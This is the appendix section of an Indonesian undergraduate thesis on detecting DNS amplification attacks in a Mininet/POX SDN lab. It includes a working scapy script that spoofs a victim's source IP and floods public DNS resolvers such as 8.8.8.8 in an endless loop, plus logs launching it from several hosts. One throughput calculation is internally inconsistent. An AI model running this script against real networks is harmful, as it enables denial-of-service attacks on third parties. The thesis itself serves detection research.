

DAFTAR PUSTAKA

- Bhuyan, M. H., Kashyap, H. J., Bhattacharyya, D. K., & Kalita, J. K. 2014. Detecting *Distributed Denial of Service* attacks: Methods, tools and future directions. *Computer Journal*, 57(4), 537–556.
- Braun, Wolfgang, and Michael Menth. 2014. “Software-Defined Networking Using OpenFlow: Protocols, Applications and Architectural Design Choices.” *Future Internet* 6(2):302–36.
- Cloudflare - The Web Performance & Security Company. (2021). Retrieved July 14, 2021, from Cloudflare website: <https://www.cloudflare.com/>
- IBM Docs. (2021). Diakses Juli, 2021, from Ibm.com website: <https://www.ibm.com/docs/en/aix/7.2?topic=n-nmon-command>
- Installing POX — POX Manual Current documentation. (2013). Diakses Juni 2021, from Github.io website: <https://noxrepo.github.io/pox-doc/html/>
- Homepage | CISA. (2021). Diakses Juni 2021, from Cisa.gov website: <https://us-cert.cisa.gov/>
- Kaur, S., Singh, J., & Ghuman, N. S. 2014. Network Programmability Using POX Controller. *International Conference on Communication, Computing & Systems, August*, 5.
- Lopez-Millan, G., Marin-Lopez, R., & Pereniguez-Garcia, F. 2019. Towards a standard SDN-based IPsec management framework. *Computer Standards and Interfaces*, 66(June), 103357.

Mininet Project Contributors. (2021). Mininet: An Instant Virtual Network on Your

Laptop (or Other PC) - Mininet. Diakses Juni 2021, from Mininet.org website:

<http://mininet.org/>

MurphyMc - Overview. (2021). Diakses Juni 2021, from GitHub website:

<https://github.com/MurphyMc>

Nunes, B. A. A., Mendonca, M., Nguyen, X. N., Obraczka, K., & Turletti, T. 2014.

A survey of software-defined networking: Past, present, and future of programmable networks. *IEEE Communications Surveys and Tutorials*, 16(3), 1617–1634.

Open Networking Foundation. (2021). Diakses Juni 2021, from Open Networking

Foundation website: <https://opennetworking.org/>

Prasetiawan, D., Abdurohman, M., & Yulianto, F. A. 2017. *Improving DDoS*

Detection Using Entropy in SDN.

Wireshark · Go Deep. (2021). Diakses Juni 2021, from Wireshark.org website:

<https://www.wireshark.org/>

Yuliandoko, Herman. 2018. *Jaringan Komputer Wire dan Wireless beserta*

Penerapannya. Yogyakarta: Deepublish.

LAMPIRAN

Lampiran A. Source Code

1. Topologi

```
from mininet.topo import Topo

class MyTopo( Topo ):

    "Simple topology example."

    def build( self ):

        "Create custom topo."

        # Add hosts

        h1 = self.addHost( 'h1' )

        h2 = self.addHost( 'h2' )

        h3 = self.addHost( 'h3' )

        h4 = self.addHost( 'h4' )

        # Add switches

        s1 = self.addSwitch( 's1' )

        # Add links

        self.addLink( s1, h1 )

        self.addLink( s1, h2 )

        self.addLink( s1, h3 )

        self.addLink( s1, h4 )

topos = { 'mytopo': ( lambda: MyTopo() ) }
```

2. DNS Amplification

```
# Imports

from scapy.all import *

from pprint import pprint

import operator


# Parameters

interface = "h1-eth0"                      # Interface you want to use

DNS_source = "10.0.0.3"                      # IP of that interface

DNS_destination = 

["8.8.8.8","208.67.222.123","208.67.220.123","93.62.202.197","202.62.11.75"]

# List of DNS Server IPs


time_to_live = 128                          # IP TTL

query_name = "google.com"                   # DNS Query

Name

query_type = 

["ANY","A","AAAA","CNAME","MX","NS","PTR","CERT","SRV","TXT",
"SOA"] # DNS Query Types

# Initialise variables

results = []

packet_number=0
```

```

# Loop through all query types then all DNS servers

while True :

    for i in range(0,len(query_type)):

        for j in range(0, len(DNS_destination)):

            packet_number += 1

            # Craft the DNS query packet with scapy

            packet = IP(src=DNS_source, dst=DNS_destination[j],
ttl=time_to_live) / UDP() / DNS(rd=1, qd=DNSQR(qname=query_name,
qtype=query_type[i]))

            # Sending the packet

            try:

                query = sr1(packet,iface=interface,verbose=False, timeout=1)

                print("Packet #{ } sent!".format(packet_number))

            except:

                print("Error sending packet #{ }".format(packet_number))

            # Creating dictionary with received information

            try:

                result_dict = {

                    'DNS_destination':DNS_destination[j],
                    'query_type':query_type[i],
                    'query_size':len(packet),
                    'response_size':len(query),

```

```

'Amplification_factor': ( len(query) / len(packet) ),

'packet_number':packet_number

}

results.append(result_dict)

except:

    pass

# Sort dictionary by the Amplification factor

results.sort(key=operator.itemgetter('Amplification_factor'),reverse=True)

# Print results

pprint(results)

```

Lampiran B. Mininet Node


1. Konfigurasi Node: h1

```

root@sdnhubvm:~[14:39]$ ifconfig
h1-eth0 Link encap:Ethernet HWaddr 00:00:00:00:00:01
          inet addr:10.0.0.1 Bcast:10.255.255.255 Mask:255.0.0.0
          inet6 addr: fe80::200:ff:fe00:1/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:648 (648.0 B) TX bytes:738 (738.0 B)


```

2. Konfigurasi Node: h2




```
root@sdnhubvm:~[14:39]$ ifconfig
h2-eth0 Link encap:Ethernet HWaddr 00:00:00:00:00:02
          inet addr:10.0.0.2 Bcast:10.255.255.255 Mask:255.0.0.0
          inet6 addr: fe80::200:ff:fe00:2/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:648 (648.0 B) TX bytes:816 (816.0 B)
```

3. Konfigurasi Node: h3



```
root@sdnhubvm:~[14:39]$ ifconfig
h3-eth0 Link encap:Ethernet HWaddr 00:00:00:00:00:03
          inet addr:10.0.0.3 Bcast:10.255.255.255 Mask:255.0.0.0
          inet6 addr: fe80::200:ff:fe00:3/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:648 (648.0 B) TX bytes:738 (738.0 B)
```


4. Konfigurasi Node: h4



```
root@sdnhubvm:~[14:39]$ ifconfig
h4-eth0 Link encap:Ethernet HWaddr 00:00:00:00:00:04
          inet addr:10.0.0.4 Bcast:10.255.255.255 Mask:255.0.0.0
          inet6 addr: fe80::200:ff:fe00:4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:648 (648.0 B) TX bytes:738 (738.0 B)
```


Lampiran C. Menjalankan Serangan Pada Host

1. Serangan dilakukan oleh h1




```
"Node: h1"
root@sdnhubvm:~/attack/dnsamp[17:34]$ nohup python amp1.py &
[1] 9298
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:34]$ nohup python amp1.py &
[2] 9318
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:34]$ nohup python amp1.py &
[3] 9340
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:34]$ nohup python amp1.py &
[4] 9362
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:34]$ nohup python amp1.py &
[5] 9385
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:34]$ "
```

2. Serangan dilakukan oleh h2



```
"Node: h2"
root@sdnhubvm:~/attack/dnsamp[17:35]$ nohup python amp2.py &
[1] 9643
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:35]$ nohup python amp2.py &
[2] 9661
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:35]$ nohup python amp2.py &
[3] 9679
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:35]$ nohup python amp2.py &
[4] 9699
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:35]$ nohup python amp2.py &
[5] 9719
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:35]$ "
```

3. Serangan dilakukan oleh h4



```
"Node: h4"
root@sdnhubvm:~/attack/dnsamp[17:37]$ nohup python amp4.py &
[1] 9929
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:37]$ nohup python amp4.py &
[2] 9948
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:37]$ nohup python amp4.py &
[3] 9968
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:37]$ nohup python amp4.py &
[4] 9993
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:37]$ nohup python amp4.py &
[5] 10022
nohup: ignoring input and appending output to 'nohup.out'
root@sdnhubvm:~/attack/dnsamp[17:37]$ "
```

Lampiran D. POX Controller

```
cd pox && sudo ./pox.py forwarding.l2_learning
```

1. Controller Source Code

```
from pox.boot import boot

if __name__ == '__main__':
    boot()
```

```
from pox.core import core

import pox.openflow.libopenflow_01 as of

from pox.lib.util import dpid_to_str, str_to_dpid

from pox.lib.util import str_to_bool

import time
```

```

log = core.getLogger()

# We don't want to flood immediately when a switch connects.

# Can be overriden on commandline.

_flood_delay = 0


class LearningSwitch (object):

    def __init__ (self, connection, transparent):

        # Switch we'll be adding L2 learning switch capabilities to

        self.connection = connection

        self.transparent = transparent

        # Our table

        self.macToPort = { }

# We want to hear PacketIn messages, so we listen

# to the connection

connection.addListeners(self)

# We just use this to know when to log a helpful message

self.hold_down_expired = _flood_delay == 0

#log.debug("Initializing LearningSwitch, transparent=%s",

```

```

#      str(self.transparent))

def _handle_PacketIn (self, event):
    """
Handle packet in messages from the switch to implement above algorithm.

    """

packet = event.parsed


def flood (message = None):
    """ Floods the packet """
    msg = of.ofp_packet_out()

    if time.time() - self.connection.connect_time >= _flood_delay:
        # Only flood if we've been connected for a little while...

        if self.hold_down_expired is False:
            # Oh yes it is!
            self.hold_down_expired = True
            log.info("%s: Flood hold-down expired -- flooding",
                     dpid_to_str(event.dpid))

        if message is not None: log.debug(message)

        #log.debug("%i: flood %s -> %s", event.dpid,packet.src,packet.dst)

```

```

# OFPP_FLOOD is optional; on some switches you may need to change
# this to OFPP_ALL.

msg.actions.append(of.ofp_action_output(port = of.OFPP_FLOOD))

else:

    pass

    #log.info("Holding down flood for %s", dpid_to_str(event.dpid))

msg.data = event.ofp

msg.in_port = event.port

self.connection.send(msg)

def drop (duration = None):

    """
    Drops this packet and optionally installs a flow to continue
    dropping similar ones for a while
    """

    if duration is not None:

        if not isinstance(duration, tuple):

            duration = (duration,duration)

        msg = of.ofp_flow_mod()

        msg.match = of.ofp_match.from_packet(packet)

        msg.idle_timeout = duration[0]

        msg.hard_timeout = duration[1]

        msg.buffer_id = event.ofp.buffer_id

```

```

    self.connection.send(msg)

    elif event.ofp.buffer_id is not None:

        msg = of.ofp_packet_out()

        msg.buffer_id = event.ofp.buffer_id

        msg.in_port = event.port

        self.connection.send(msg)

self.macToPort[packet.src] = event.port # 1

if not self.transparent: # 2

    if packet.type == packet.LLDP_TYPE or packet.dst.isBridgeFiltered():

        drop() # 2a

        return

if packet.dst.is_multicast:

    flood() # 3a

else:

    if packet.dst not in self.macToPort: # 4

        flood("Port for %s unknown -- flooding" % (packet.dst)) # 4a

    else:

        port = self.macToPort[packet.dst]

        if port == event.port: # 5

            # 5a

```

```

log.warning("Same port for packet from %s -> %s on %s.%s. Drop."
           % (packet.src, packet.dst, dpid_to_str(event.dpid), port))

drop(10)

return

# 6

log.debug("installing flow for %s.%i -> %s.%i" %
           (packet.src, event.port, packet.dst, port))

msg = of.ofp_flow_mod()

msg.match = of.ofp_match.from_packet(packet, event.port)

msg.idle_timeout = 10

msg.hard_timeout = 30

msg.actions.append(of.ofp_action_output(port = port))

msg.data = event.ofp # 6a

self.connection.send(msg)

class l2_learning (object):

    """
    Waits for OpenFlow switches to connect and makes them learning switches.
    """

    def __init__ (self, transparent, ignore = None):

        """
        Initialize
    
```

See LearningSwitch for meaning of 'transparent'

'ignore' is an optional list/set of DPIDs to ignore

"""

```
core.openflow.addListener(self)
```

```
self.transparent = transparent
```

```
self.ignore = set(ignore) if ignore else ()
```

```
def _handle_ConnectionUp (self, event):
```

```
    if event.dpid in self.ignore:
```

```
        log.debug("Ignoring connection %s" % (event.connection,))
```

```
    return
```

```
    log.debug("Connection %s" % (event.connection,))
```

```
    LearningSwitch(event.connection, self.transparent)
```

```
def launch (transparent=False, hold_down=_flood_delay, ignore = None):
```

"""

Starts an L2 learning switch.

"""

```
try:
```

```
    global _flood_delay
```

```
    _flood_delay = int(str(hold_down), 10)
```

```

assert _flood_delay >= 0

except:

    raise RuntimeError("Expected hold-down to be a number")

if ignore:


    ignore = ignore.replace(',', ' ').split()

    ignore = set(str_to_dpid(dpid) for dpid in ignore)

core.registerNew(l2_learning, str_to_bool(transparent), ignore)

```

2. Tampilan *POX Controller*



The screenshot shows a terminal window titled "Terminal". The window has a blue header bar with the title and standard window controls (minimize, maximize, close). Below the header is a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal shows the following command-line session:

```

ubuntu@sdnhubvm:~[14:33]$ cd pox
ubuntu@sdnhubvm:~/pox[14:38] (eel)$ sudo ./pox.py forwarding.l2_learning
POX 0.5.0 (eel) / Copyright 2011-2014 James McCauley, et al.
INFO:core:POX 0.5.0 (eel) is up.
INFO:openflow.of_01:[00-00-00-00-00-01 1] connected
INFO:packet:(dns) parsing authoritative name servers: incomplete name
INFO:packet:(dns) parsing authoritative name servers: next_rr: data truncated
INFO:packet:(dns) parsing answers: next_rr: truncated
INFO:packet:(dns) parsing answers: next_rr: data truncated
INFO:packet:(dns) parsing answers: next_rr: truncated
INFO:packet:(dns) parsing answers: next_rr: data truncated
INFO:packet:(dns) parsing answers: next_rr: truncated
INFO:packet:(dns) parsing answers: next_rr: data truncated
INFO:packet:(dns) parsing answers: next_rr: truncated
INFO:packet:(dns) parsing answers: next_rr: data truncated

```

Lampiran E. Perhitungan Throughput

1. Kondisi Normal

$$\begin{aligned} \text{throughput} &= \frac{11.641.309 \text{ bytes}}{120,625 \text{ s}} \\ &= 96.508,26 \text{ bytes/s} \\ &\quad (1 \text{ bytes} = 8 \text{ bits}) \\ &= 96.508,26 \times 8 \\ &= 772.066,08 \text{ bits/s} \\ &= 772\text{k} \text{ bits/s} \end{aligned}$$

2. Kondisi 1 Host Penyerang

$$\begin{aligned} \text{throughput} &= \frac{16.270.279 \text{ bytes}}{123,446 \text{ s}} \\ &= 131.800,78 \text{ bytes/s} \\ &\quad (1 \text{ bytes} = 8 \text{ bits}) \\ &= 131.800,78 \times 8 \\ &= 1.054.406,24 \text{ bits/s} \\ &= 1054\text{k} \text{ bits/s} \end{aligned}$$

3. Kondisi 2 Host Penyerang

$$\begin{aligned} \text{throughput} &= \frac{18.965.978 \text{ bytes}}{124,176 \text{ s}} \\ &= 151.734,65 \text{ bytes/s} \\ &\quad (1 \text{ bytes} = 8 \text{ bits}) \\ &= 151.734,65 \times 8 \\ &= 1.221.877,2 \text{ bits/s} \\ &= 1221k \text{ bits/s} \end{aligned}$$

4. Kondisi 3 Host Penyerang

$$\begin{aligned} \text{throughput} &= \frac{21.725.991 \text{ bytes}}{126,456 \text{ s}} \\ &= 171.806,72 \text{ bytes/s} \\ &\quad (1 \text{ bytes} = 8 \text{ bits}) \\ &= 96.508,26 \times 8 \\ &= 1.374.453,76 \text{ bits/s} \\ &= 1374k \text{ bits/s} \end{aligned}$$

LEMBAR PERBAIKAN SKRIPSI

“DETEKSI SERANGAN DOMAIN NAME SERVER (DNS) AMPLIFICATION PADA SOFTWARE DEFINED NETWORK (SDN)”

OLEH:

**FITRIANI IDRUS
D421 14 010**

Skripsi ini telah dipertahankan pada Ujian Akhir Sarjana tanggal 6 Agustus 2021.
Telah dilakukan perbaikan penulisan dan isi skripsi berdasarkan usulan dari penguji
dan pembimbing skripsi.

Persetujuan perbaikan oleh tim penguji:

| | Nama | Tanda Tangan |
|------------|---------------------------------------|--------------|
| Ketua | Dr. Eng. Muhammad Niswar, S.T., M.IT. | |
| Sekretaris | Dr. Eng. Zulkifli Tahir, S.T., M.Sc. | |
| Anggota | Adnan, S.T., M.T., Ph.D. | |
| | Dr. Ir. Ingrid Nurtanio, M.T. | |

Persetujuan perbaikan oleh pembimbing:

| Pembimbing | Nama | Tanda Tangan |
|------------|---------------------------------------|--------------|
| I | Dr. Eng. Muhammad Niswar, S.T., M.IT. | |
| II | Dr. Eng. Zulkifli Tahir, S.T., M.Sc., | |